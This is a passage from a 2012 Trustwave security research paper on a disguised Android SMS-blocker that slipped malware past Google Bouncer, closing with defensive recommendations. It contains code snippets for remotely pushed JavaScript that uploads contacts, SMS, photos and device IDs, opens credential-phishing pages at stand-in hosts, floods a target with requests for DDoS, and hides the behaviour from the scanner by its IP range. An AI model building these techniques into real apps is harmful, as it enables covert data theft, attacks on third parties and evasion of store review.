


Figure 11: Our Comand & Control Server Interface

Our C&C server can enable any of the malicious functionality upon our request. We can also combine functionality to "smash and grab" as much data as possible in a single request, although this would be noisy from a device activity perspective and may have performance issues on lower end devices.

Below is a walk through of each of the phases, with notes on the functionality we added from both a legitimate and malicious point of view. We also included some code snippets for the developers reading this paper who might want to explore these concepts themselves.

In addition, we noted activity about Bouncer here as well since at this point in our research we fully expected him to scan our application each time. We also didn't expect him to identify anything malicious and allow it to be published within the Google Play market.

- **Phase 1**
  - Application Version
    - 1.1
  - Legitimate Functionality
    - Select phone numbers from your contacts to block.
    - We can use Javascript within our app, for legitimate functionality:
      - `view.loadUrl(String.format("javascript:addToBlacklist('%s')", sender));`
  - Malicious Functionality
    - There are a lot of social networking applications that can utilize your phone contacts to help you find additional "friends" within their network. Our functionality allows us to dump and download all of the contacts on a victim's phone whenever we want.
      - `Bridge.addListToData("contacts", Bridge.getContactPhoneNumbers());`

        - We send this Javascript down to the phone, and it calls the same legitimate functionality to get the contacts, but uploads it back to our server.
        - We can also add/remove numbers to be blocked, which will not appear to the user:
            - `addToBlacklist("H:12345");`
    - Bouncer Scan Results
        - Bouncer scanned only once:
            - `74.125.19.87`
            - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

- **Phase 2**
    - Application Version
        - 1.2
    - Legitimate Functionality
        - View your SMS history, and block numbers that have communicated with you the past.
        - The idea being that if you're getting annoying SMS messages, you don't have to remember the number, you can just find the annoying messages and choose to block them right within our app.
    - Malicious Functionality
        - Since our application is involved in SMS blocking, the malicious functionality for this phase focuses on obtaining the blocked and received SMS messages from the victim's device.
            - `Bridge.addListToData("sms_records", Bridge.getSmsRecords());`
        - Again, we just send that Javscript down to the phone, it executes the legitimate code, but uploads it to our server.
    - Bouncer Scan Results
        - Bouncer scanned once, from a different IP:
            - `74.125.114.92`
            - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

- **Phase 3**
    - Application Version
        - 1.3
    - Legitimate Functionality
        - See your own phone number when selecting contacts.
        - That's a fairly common feature of contacts viewing apps, so it wouldn't seem like something is amiss.
        - We needed to add one permission:
            - `<uses-permission android:name="android.permission.READ_PHONE_STATE" />`
        - In addition to the user's phone number, that gives us access to the ANDROID_ID, the device id, the voicemail number, the subscriber id (IMEI number), and the SIM serial number. We don't show those to the user.
    - Malicious Functionality
        - Performing reconnaissance on a victim's phone is something that could be beneficial to the attackers. This information could drive other functionality in the malware. A decision tree could be built into the C&C server by detecting the OS, phone number and other information about the device and only serving up malicious functionality that is known to work on the target device such as rooting or other device specific functionality.
        - We get all the phone info and upload it to our server:
            - `Bridge.addObjectToData("phone_info", Bridge.getPhoneInfo());`
        - Again, we just call the same method that we legitimately do in the app.

        - Bouncer Stealth Mode:
            - We also added a feature that would block the malware from ever being sent to any IP in 74.125.*.*
    - Bouncer Scan Results
        - **This time Bouncer did not scan us. We don't know why.**

- **Phase 4**
    - Application Version
        - 1.4
    - Legitimate Functionality
        - Select photos to associate with your contacts.
            - We *could* just read the photo you've already associated with the contact, but if you're going to block them maybe you want a different picture in our app? Maybe this app was just made by a novice developer?
        - We didn't have to add any picture-related permissions for this functionality.
            - `getContentResolver().query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, null, null, null, MediaStore.Images.Media.DATE_TAKEN);`
    - Malicious Functionality
        - This malicious functionality isn't something a SMS blocker would generally need access to, but since we allowed the end user to attach photos to the contacts or other phone numbers they were blocking, we felt it would pass the sniff test should this application undergo a manual functionality or code review. With this in place, we could specify a specific image to download or just pull down all images in the victim's camera roll.
            - `Bridge.addObjectToData("photo", Bridge.chooseRandom(Bridge.getPhotos()));`
            - `Bridge.addObjectToData("photo", Bridge.chooseFirst(Bridge.getPhotos()));`
            - `Bridge.addObjectToData("photo", Bridge.chooseLast(Bridge.getPhotos()));`
            - `Bridge.addObjectToData("photo", Bridge.chooseItem(Bridge.getPhotos(), 2));`
    - Bouncer Scan Results
        - We were scanned within minutes of uploading the update:
            - `74.125.114.85`
            - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

- **Phase 5**
    - Application Version
        - 1.5
    - Legitimate Functionality
        - View your phone call records, and add those numbers to the SMS blacklist.
            - This seems like a bit of a stretch for legitimate functionality, but we added it anyway to see if we could get any sort of reaction out of Bouncer.
            - `getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);`
    - Malicious Functionality
        - At this point, we began to stop playing it as safe as we had been and start to request access to other areas of the device that while might be in the "class" of what an SMS blocker is involved with wasn't entirely something this app should be doing. Using this we could use our C&C server to request a copy of the call records from the victim's device at will.
            - `Bridge.addListToData("phone_records", Bridge.getPhoneRecords());`

- Bouncer Scan Results
  - They scanned us once.
    - `74.125.19.86`
    - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

- **Phase 6**
  - Application Version
    - 1.6
  - Legitimate Functionality
    - We "monetize" the app using advertisements.
    - We display an ad inside the app, and when you click it, we open up the browser to show a web page.
  - Malicious Functionality:
    - At DEF CON 19, we disclosed a flaw in the Android operating system that would 1) allow any application on the device to see which application was in the foreground and 2) steal the focus of the application in the foreground by placing a screen in front of the foreground application. We demonstrated that we could use this functionality to steal credentials from another application. Building this ability within our application allows us to dynamically steal credentials when we wanted to rather than allow the application to run attack logic using timed intervals on its own.
      - `Bridge.openAd("http://malicious.fake/target");`
    - By sending down this bit of Javascript, we're able to force the phone to open any website we want to any time we want to. The user doesn't need to have our app open, or even have the screen turned on. We completely take over the screen with any web page we want.
  - Bouncer Scan Results:
    - We were scanned once.
      - `74.125.19.87`
      - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

- **Phase 7 – Version 1.7**
  - Application Version
    - 1.7
  - Legitimate Functionality:
    - We added "analytics" support. It's not real, but it looks like it might be real if someone was to review the application.


```
public void sendAnalytics(final String target, final int numEvents) {
   AsyncTask<String, String, String> task = new AsyncTask<String, String, String>() {
         @Override
         protected String doInBackground(String... targets) {
               for (int i=0; i < numEvents; i++) {
                     HttpClient client = new DefaultHttpClient();
                     HttpGet get = new HttpGet(target);
                     try {
                           client.execute(get);
                     } catch (Exception e) {
                           // ignore
                     }
               }
```

```
                        return null;
                    }
                };
                task.execute();
            }
```

- Malicious Functionality:
  - At this phase, we wanted to use our C&C server as more of a botnet controller. Since we could dynamically pushdown JavaScript code, we soon realized there was the ability to execute similar attack tools used by hacktivists such as LOIC/HOIC to send multiple HTTP requests from the victim's device to DDoS target of our choice.
  - In our labs, we were launching this attack from a single device to a single system, but in a practical sense should the application become "popular" and installed on 1000s or millions of devices on 3G/4G networks this attack could easily be performed.
    - `for (var i=0; i < 128; i++) { Bridge.sendAnalytics("http://unsuspecting.fake/target", 100); }`
  - We send down this Javascript that tells the device to send thousands and thousands of requests wherever we want, as fast as it can.
- Bouncer Scan Results:
  - They scanned us once.
    - `74.125.19.81`
    - `tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire`

Making a Purchase

After we were successful in updating the application from version 1.0 to 1.7, we decided to attempt to make a purchase from one of our lab devices. We wanted to see if there was a function of Bouncer that would perform a more intense analysis of the application once an actual purchase was made.



This application allow you to easily block any SMS number from reaching your phone

Version 1.7
Updated on March 22, 2012
Size: 116KB
Content rating: Everyone

Figure 12: Making the first and only purchase of SMS Bloxor

After we made this purchase and installed the application on this device, we were able to test out the functionality we built into “SMS Bloxor”. Of course, all of the legitimate functionality worked as expected within the application. We also were able to modify the JavaScript code that was sent down to the device every 15 minutes. One by one we were successfully able to test and demonstrate each piece of malicious functionality as well.

We did not observe any additional activity by Bouncer as a result of our purchase.

Final Test – Let’s Get Caught!

After going through the process of updating our application many times, having Google Bouncer scan our application and in turn allow it to be published, we wanted to put the application into “smash and grab” mode to attempt to make as much noise as possible, hopefully trigger some detection mechanism.

After a few weeks of sitting in the market, Bouncer scanned our app again (without an update). As every time previously, we passed the scan. Shortly after, we submitted a new update, with “minor bugfixes” (i.e., nothing had substantially changed, but the APK was different to try and trigger another scan) and we deactivated the C&C server’s IP block on Google’s network. This meant upon the next scan, Bouncer should be hit with the possibility of executing our malware.

They scanned us within minutes, and we served the malware to the scanner. But the scanner went away, and nothing had happened. We didn’t receive any of the information we were attempting to gather from Bouncer.

We needed our malware to get much more aggressive – most people don’t turn off their phone after just a few minutes, so to save battery and work better, we had the malware checking in with the C&C server every 15 minutes. Time to tighten that up a bit.

We submitted a new update with the check-in interval down from 15 minutes to 1 second. Our malware was now acting in a way that it *never* would in real life, but we wanted to do *something* to make Bouncer notice us.

The scanner sent us back some information:

Contacts: 412-722-5225[10], 202-456-1111[11]

Phone number: 15555215877

Voicemail: 15552175049

ANDROID_ID: 9774d56d682e549c

Device ID: 112358132134559

Subscriber ID: 310260509066168

SIM Serial Number: 89014103211118510720

We also learned that the scanner did not have any camera photos, or phone records, or SMS records. This wasn’t surprising; it’s not a real phone.

This time, the scanner acted differently than it ever had before. It scanned us 19 times within 6 minutes.


[10] This number is located in Pennsylvania and registered to someone named “Wilson Miller”.
[11] This number is the White House.

```
| 74.125.114.83  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:02 |
| 74.125.112.81  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:02 |
| 74.125.114.94  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:02 |
| 74.125.112.85  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.112.90  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.112.82  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.114.87  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.114.89  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.112.91  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.112.80  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.114.86  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.112.108 | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:07:20 |
| 74.125.114.83  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:17 |
| 74.125.114.95  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
| 74.125.114.83  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
| 74.125.112.103 | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
| 74.125.114.86  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
| 74.125.114.88  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
| 74.125.112.98  | tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire | 2012-05-02 18:13:27 |
```

Figure 13: Bouncer In Aggressive Mode

We'd discovered that the scanner runs for less than 30 seconds per scan. And apparently it thought it found something suspicious, because after the first scan, it scanned us again just 6 minutes later.

Even after all of this scanning, the malicious application remained within Google Play for approximately 24 hours. After which it was removed, perhaps after some manual verification and then our developer account received the following email from Google:



Subject:	Notification of Google Play Developer Account Suspension
From:	Google Play Support (googleplay-developer-support@google.com)
To:	
Date:	Thursday, May 3, 2012 11:50 AM

This is a notification that your Google Play Publisher account has been terminated.

REASON FOR TERMINATION: Violations of the Content Policy and Developer Distribution Agreement

Please note that Google Play Publisher terminations are associated with developers, and may span multiple account registrations and related Google services. If you feel we have made an error, you can visit the Google Play Help Center article for additional information regarding this termination.

Please do not attempt to register a new developer account. We will not be restoring your account at this time.

The Google Play Team

Figure 14: Bouncer Bounced Us

What We Learned About "Bouncer"

We went into this research knowing only what Google had publically disclosed about Bouncer. We were able to validate that he was in fact automated and performing behavior-based review of the applications submitted.

Through all of this we were able to draw an interesting comparison Google's Bouncer with a real "bouncer" that you might find at your local tavern:

If you are not of legal drinking age, the only barrier between you and a cold craft beer at a pub is the bouncer at the door. It is the bouncer's job not only to ID each patron, but also to perform some visual analysis to see if there might be some trouble before you are let into the establishment. To bypass a bouncer in the real-world, all one has to do is have a very good fake ID and not look like they are going to cause trouble while inside the bar. The main difference between our bar analogy is that in the real world you are in a controlled environment once you are validated as "safe". Obviously, once our underage drinker begins to get unruly they will be detected within the bar and be kicked out by the bouncer.

A problem with Google's method of malware prevention is that by showing up with a legitimate developer account and submitting an application that looks, smells, and feels safe, we were allowed to publish our malicious application. We did this not once, but *many* times after the initial publication of our benign application. Since they are not monitoring the activity of our application once it is installed on a real user's device, if the application decides to turn malicious they have zero visibility into what's happening and therefore can't detect the problem – until a savvy end user reports it as malicious.

Instead of just checking application for malicious functionality upon submission, perhaps some behavior monitoring can be performed on the devices as well.

Since Google reviews the application during the submission process, they could request a functionality map from the developer. With this in hand they should be able to map out its functionality and actions during review. They could keep this information on record for each application that is validated as well. This map could then be included with the application download and used on the end user's device to self-police applications that have been installed. If the application attempts to step outside the bounds that it was submitted to perform, the device itself could halt the operation and prompt the end user to perform some a simple decision:

- Allow the application to proceed
- Terminate the application

At this point the details of the application in violation could be reported to Google's security team for possible removal from the Google Play market.

Additionally, Google should strictly limit the functionality of the Javascript bridge. The only code that should be able to access the user's or the phone's data through the SDK must be code signed and distributed within the APK – Javascript that is downloaded over the internet after the app is installed should not be executed with full privileges.

Conclusions

Application markets with malware detection can easily be bypassed. It is very difficult for both automated and manual reviews to detect malicious functionality with the time constraints placed upon the reviewing parties. The malware authors only need to ensure that their malware does not exhibit any malicious functionality during the application review process and then just enable it at their discretion.

Applications, like Facebook, that utilize a Javascript bridge cannot be used within trusted environments. This functionality would allow any application to bypass an automated or manual application review process. This will result in an application that could decide to become malicious even AFTER it has been certified benign by the reviewer or review process.

As mobile applications continue to evolve, new controls need to be developed and put into place that will limit a developer’s ability to covertly insert malicious or privacy violating functionality into their applications after the application store custodian’s review process.

This issue will continue to be a challenge for both public application markets and also private/corporate application markets that are being planned or implemented by organizations today.

About the Authors

Nicholas J. Percoco

With more than 15 years of information security experience, Percoco leads the global SpiderLabs organization that has performed more than 1300 computer incident response and forensic investigations globally, run thousands of ethical hacking and application security tests for clients, and conduct bleeding-edge security research to improve Trustwave's products.

Prior to joining Trustwave, Percoco ran security consulting practices at VeriSign, and Internet Security Systems. In 2004, he drafted an application security framework that became known as the Payment Application Best Practices (PABP). In 2008, this framework was adopted as a global standard called Payment Application Data Security Standard (PA-DSS).

As a speaker, he has provided unique insight around security breaches, malware, mobile security and InfoSec trends to public (Black Hat, DEFCON, SecTor, You Sh0t the Sheriff, OWASP) and private audiences (Including DHS, US-CERT, Interpol, United States Secret Service) throughout North America, South America, Europe, and Asia.

Percoco and his research has been featured by many news organizations including:The Washington Post, eWeek, PC World, CNET, Wired, Hakin9, Network World, Dark Reading, Fox News, USA Today, Forbes, Computerworld, CSO Magazine, CNN, The Times of London, NPR, Gizmodo, Fast Company, Financial Times and The Wall Street Journal.

In 2011, SC Magazine named Percoco Security Researcher of the Year. In addition, he was inducted into the inaugural class of the Illinois State University College of Applied Science and Technology Academy of Achievement.

Percoco is a member of the Dean's Advisory Board for The College of Applied Science & Technology at Illinois State University and a co-creator on the planning committee of THOTCON, a hacking conference held in Chicago each year. He has a Bachelor of Science in Computer Science from Illinois State University.

Sean Schulte

Sean is a backend engineer on the Trustwave SSL team. He writes and maintains services using Java, Ruby, Python, PHP, MySQL, MongoDB, and Redis.

As a malware researcher, Sean discovered a "focus stealing" design flaw in Android, and presented it at DEFCON. He has also analyzed Android malware found in the wild, determining its behavior by reading the Dalvik bytecode.

He develops mobile apps and games for both iOS and Android. His most popular app is MLB Scoreboard, for Android, which provides live baseball scores; it contains no malware. On iOS, his most successful app is Fun Balloon, a simple game for young children to help them learn colors.

Sean has a degree in Computer Science from the University of Chicago.

About Trustwave

Trustwave is a leading provider of compliance, Web, application, network and data security solutions delivered through the cloud, managed security services, software and appliances. For organizations faced with today's challenging data security and compliance environment, Trustwave provides a unique approach with comprehensive solutions that include its TrustKeeper® portal and other proprietary security solutions. Trustwave has helped hundreds of thousands of organizations--ranging from Fortune 500 businesses and large financial institutions to small and medium-sized retailers--manage compliance and secure their network infrastructures, data communications and critical information assets. Trustwave is headquartered in Chicago with offices worldwide. For more information, visit https://www.trustwave.com.

About Trustwave SpiderLabs

SpiderLabs is the advanced security team within Trustwave focused on forensics, ethical hacking and application security testing for our premier clients. The team has performed hundreds of forensic investigations, thousands of ethical hacking exercises and hundreds of application security tests globally. In addition, the SpiderLabs Research team provides intelligence through bleeding-edge research and proof of concept tool development to enhance Trustwave's products and services. For more information, visit https://www.trustwave.com/spiderLabs.php.

Contacts

Corporate Headquarters

70 West Madison St.
Suite 1050
Chicago, IL 60602

P: 312.873.7500
F: 312.443.8028

EMEA Headquarters

Westminster Tower
3 Albert Embankment
London SE1 7SP

P: +44 (0) 845 456 9611
F: +44 (0) 845 456 9612

LAC Headquarters

Rua Cincinato Braga,
340 nº 71
Edificio Delta Plaza
Bairro Bela Vista -
São Paulo - SP
CEP: 01333-010 - BRASIL

P: +55 (11) 4064-6101

APAC Headquarters

Level 26
44 Market Street
Sydney NSW 2000,
Australia

P: +61 2 9089 8870
F: +61 2 9089 8989